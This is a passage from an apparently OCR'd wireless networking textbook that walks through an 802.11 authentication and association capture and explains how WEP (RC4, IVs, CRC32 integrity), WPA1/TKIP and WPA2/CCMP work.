
The STA sends an authentication request:




Then the AP sends the authentication response to the STA (authentication was successful):



Authentication was successful, now the STA sends an association request to the AP indicating its capabilities, such as supported rates, ESSID, etc.




The AP sends an association response indicating to the STA that the association was successful:




Remaining part of the capture

Just after the association, the STA sends a DHCP request and receives 172.16.0.5 and then sends some ARP packets. The computer name is NX6110 and the workgroup name is MSHOME.



As you continue, you'll see some null packets; they are sent by the station to indicate that it's about to go into power saving mode (or CAM mode). It then sends a name resolution request before connecting to the FTP server.



3.5.4.2 Wired Equivalent Privacy

Open networks are susceptible to eavesdropping as the traffic is not encrypted. WEP aims at giving some privacy to data exchange. It is part of the IEEE 802.11 standard and is a scheme used to secure wireless networks. It uses RC4 to encrypt traffic and performs CRC32 checksum for message integrity.

WEP encryption uses a 24 bit initialization vector. When the WEP standard was being drafted, it was limited in key size due to US government export restrictions on cryptographic technologies. A 64 bit key was allowed of which 24 bits are used for IV (thus reducing real key size to 40 bit.) Once the restrictions were lifted, 128 bit WEP (with the same 24 bit IV, thus a 104 bit key) was implemented. Due to the small keyspace (around 16 million different IVs), IVs can be reused as there are no replay protections present.


RC4

RC4 (Rivest Cipher 4) was designed by Ron Rivest from RSA Security. It was chosen for wireless encryption due do its simplicity and impressive speed.


RC4 is a symmetric cipher, i.e. the same key is used to encrypt and decrypt the data. RC4 creates a stream of bits that are XOR'ed with plaintext to get the encrypted data. To decrypt it we can simply XOR the encrypted text in order to recover the plaintext.

RC4 consist of 2 key elements:

- The Key Scheduling Algorithm (KSA) which initialize the state table with IV + WEP key
- The Pseudo-Random Generation Algorithm (PRGA) - creates the key stream.
- The following diagram illustrates the encryption and decryption of plaintext data:




Encryption:



1. Concatenate IV and WEP key then run KSA and PRGA and you will get the keystream
2. Create the ICV (CRC) of the message then concatenate it to the message
3. XOR the plaintext message + CRC32 and the keystream and you will obtain the encrypted text
4. The packet contains the following elements:
    - IV (used previously)
    - Key ID
    - Encrypted text
    - ICV that is the CRC32 of the plaintext

Decryption



Decryption process:

1. Concatenate the IV + the key corresponding to the key ID then run KSA and PRGA , which results in the keystream.
2. XOR the encrypted message and the keystream, resulting in the message + ICV
3. Compare the decrypted ICV with the one received together with the packet
   - If they are the same, the frame is intact and accepted.
   - If they are different, discard the frame. The packet is fake or corrupted.

3.5.4.3 WPA

The IEEE 802.11i group (aimed at improving wireless security) proceeded to develop two new link layer encryption protocols, TKIP and CCMP.

CCMP was designed from the ground up took much more time complete in comparison to TKIP. TKIP ended up with the commercial name “WPA1” while WPA2 was given to CCMP.

WPA comes in 2 flavors:

- WPA Personal which makes uses of preshared key authentication (WPA-PSK); a passphrase shared by all peers of the network
- WPA Enterprise that uses 802.1X and a radius server for AAA.

Algorithms

WPA1

WPA1 is based on the third draft of 802.11i and uses TKIP. It was designed to be backward compatible with legacy hardware, and still uses WEP as the encryption algorithm, however addresses flaws found in WEP with the following elements:

- Per packet Key Mixing
- IV Sequencing to avoid replay attacks
- New message integrity check, MIC, using Michael algorithm and countermeasures on MIC failures.
- Key distribution and rekeying mechanism


WPA2

WPA2 is the full implementation of 802.11i and is also called RSN. It makes uses of a new AES-based algorithm, CCMP. It was designed from the ground up and is not compatible with older hardware.

